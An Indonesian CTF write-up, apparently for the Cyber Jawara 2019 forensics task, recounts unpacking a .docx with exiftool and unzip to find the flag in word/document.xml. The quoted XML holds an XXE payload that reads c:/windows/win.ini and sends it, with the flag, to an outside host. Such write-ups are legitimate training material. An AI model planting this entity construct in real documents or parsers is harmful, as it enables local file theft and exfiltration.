
https://drive.google.com/open?id=1jJUNBQ1ruTIC5MHNewgTWEdMKsd8bj_g

Problem setter: farisv

2. Technical Report


(*Technical Report isikan disini*)

Diberikan sebuah file Bernama CJ.docx , dideskripsi soal kita harus mencari sesuatu didalam file tersebut. Langsung saja saya menggunakan exiftool terlebih dahulu untuk melihat ada apa didalamnya.




```
riodelord@Riodelord:/mnt/f/ctf/cyberjawara/cj$ exiftool cj.docx
ExifTool Version Number         : 10.80
File Name                       : cj.docx
Directory                       : .
File Size                       : 481 kB
File Modification Date/Time     : 2019:09:07 05:53:34+07:00
File Access Date/Time           : 2019:09:08 08:15:39+07:00
File Inode Change Date/Time     : 2019:09:07 06:01:14+07:00
File Permissions                : rwxrwxrwx
File Type                       : DOCX
File Type Extension             : docx
MIME Type                       : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version            : 20
Zip Bit Flag                    : 0x0800
Zip Compression                 : Deflated
Zip Modify Date                 : 2019:09:05 03:54:25
Zip CRC                         : 0x7f431349
Zip Compressed Size             : 360
Zip Uncompressed Size           : 1341
Zip File Name                   : word/numbering.xml
```

Bisa dilihat dengan jelas , bahwa didalam file tersebut terdapat file yang xml yang terkompress. Saya langsung saja mengextract apa yang ada didalam file cj.docx



```
riodelord@Riodelord:/mnt/f/ctf/cyberjawara/cj$ unzip cj.docx
Archive:  cj.docx
  inflating: word/numbering.xml
  inflating: word/settings.xml
  inflating: word/fontTable.xml
  inflating: word/styles.xml
  inflating: word/document.xml
  inflating: word/_rels/document.xml.rels
  inflating: _rels/.rels
  inflating: word/theme/theme1.xml
  inflating: word/media/image1.png
  inflating: [Content_Types].xml
```

Ini lah hasil file yang sudah di extract dengan command unzip.dan flag terdapat di bagian word document.xml tinggal kita lihat menggunakan text editor.



F: › CTF › cyberjawara › CJ › word › document.xml

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % xxe SYSTEM "file:///c:/windows/win.ini" >
<!ENTITY callhome SYSTEM "jawara.idsirtii.or.id/?flag=CJ2019{oh_****_h3r3_w3_g0_again!!!1!1}&exfiltrate=%xxe;">
]
>
<w:document xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:office" xml
```

3. Conclusion

(*Isikan Conclusion disini*)

FLAG: CJ2019{oh_****_h3r3_w3_g0_again!!!1!1}